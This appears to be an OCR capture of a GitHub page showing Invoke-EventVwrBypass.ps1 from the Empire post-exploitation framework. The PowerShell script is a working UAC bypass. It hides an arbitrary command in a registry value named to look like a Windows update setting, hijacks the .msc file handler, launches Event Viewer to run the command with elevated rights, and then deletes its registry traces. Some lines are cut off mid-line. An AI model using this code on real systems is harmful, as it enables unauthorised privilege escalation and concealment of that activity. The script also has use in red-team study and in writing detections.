Empire / data / module_source / privesc / Invoke-EventVwrBypass.ps1


HarmJ0y 2.0.0 beta, DerbyCon release 26cd008 · 8 years ago History

```
1   function Invoke-EventVwrBypass {
2   <#
3   .SYNOPSIS
4
5   Bypasses UAC by performing an image hijack on the .msc file extension
6   Expected to work on Win7, 8.1 and Win10
7
8   Only tested on Windows 7 and Windows 10
9
10  Author: Matt Nelson (@enigma0x3)
11  License: BSD 3-Clause
12  Required Dependencies: None
13  Optional Dependencies: None
14
15  .PARAMETER Command
16
17   Specifies the command you want to run in a high-integrity context. For example, you ca
18
19  .EXAMPLE
20
21  Invoke-EventVwrBypass -Command "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.e
22
23  This will write out "Is Elevated: True" to C:\UACBypassTest.
24
25  #>
26
27      [CmdletBinding(SupportsShouldProcess = $True, ConfirmImpact = 'Medium')]
28      Param (
29          [Parameter(Mandatory = $True)]
30          [ValidateNotNullOrEmpty()]
31          [String]
32          $Command,
33
34          [Switch]
35          $Force
36      )
37      $ConsentPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\
38      $SecureDesktopPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVe
39
40      if(($(whoami /groups) -like "*S-1-5-32-544*").length -eq 0) {
41          "[!] Current user not a local administrator!"
42          Throw ("Current user not a local administrator!")
43      }
```


Empire / data / module_source / privesc / Invoke-EventVwrBypass.ps1 Top

Code Blame 110 lines (89 loc) · 4.65 KB Raw

```
49      if($ConsentPrompt -Eq 2 -And $SecureDesktopPrompt -Eq 1){
50          "UAC is set to 'Always Notify'. This module does not bypass this setting."
51          exit
52      }
53      else{
54          #Begin Execution
55
```




```
56          #Store the payload (due to eventvwr.exe length restrictions)
57          $RegPath = 'HKCU:Software\Microsoft\Windows\Update'
58          $parts = $RegPath.split('\');
59          $path = $RegPath.split("\")[0..($parts.count -2)] -join '\';
60          $name = $parts[-1];
61          $null = Set-ItemProperty -Force -Path $path -Name $name -Value $Command;
62
63          $mscCommandPath = "HKCU:\Software\Classes\mscfile\shell\open\command"
64          $launcherCommand = $pshome + '\' + 'powershell.exe -NoP -NonI -c $x=$((gp HKCU:
65          #Add in the new registry entries to hijack the msc file
66          if ($Force -or ((Get-ItemProperty -Path $mscCommandPath -Name '(default)' -Erro
67              New-Item $mscCommandPath -Force |
68                  New-ItemProperty -Name '(Default)' -Value $launcherCommand -PropertyTyp
69          }else{
70              Write-Warning "Key already exists, consider using -Force"
71              exit
72          }
73
74          if (Test-Path $mscCommandPath) {
75              Write-Verbose "Created registry entries to hijack the msc extension"
76          }else{
77              Write-Warning "Failed to create registry key, exiting"
78              exit
79          }
80
81          $EventvwrPath = Join-Path -Path ([Environment]::GetFolderPath('System')) -Child
82          #Start Event Viewer
83          if ($PSCmdlet.ShouldProcess($EventvwrPath, 'Start process')) {
84              $Process = Start-Process -FilePath $EventvwrPath -PassThru
85              Write-Verbose "Started eventvwr.exe"
86          }
87
88          #Sleep 5 seconds
89          Write-Verbose "Sleeping 5 seconds to trigger payload"
90          if (-not $PSBoundParameters['WhatIf']) {
91              Start-Sleep -Seconds 5
92          }
93
94          $mscfilePath = 'HKCU:\Software\Classes\mscfile'
95          $PayloadPath = 'HKCU:Software\Microsoft\Windows'
96          $PayloadKey = "Update"
97
98          if (Test-Path $mscfilePath) {
99              #Remove the registry entry
100             Remove-Item $mscfilePath -Recurse -Force
101             Remove-ItemProperty -Force -Path $PayloadPath -Name $PayloadKey
102             Write-Verbose "Removed registry entries"
103         }
104
105             if(Get-Process -Id $Process.Id -ErrorAction SilentlyContinue){
106                 Stop-Process -Id $Process.Id
107                 Write-Verbose "Killed running eventvwr process"
108             }
109         }
110     }
```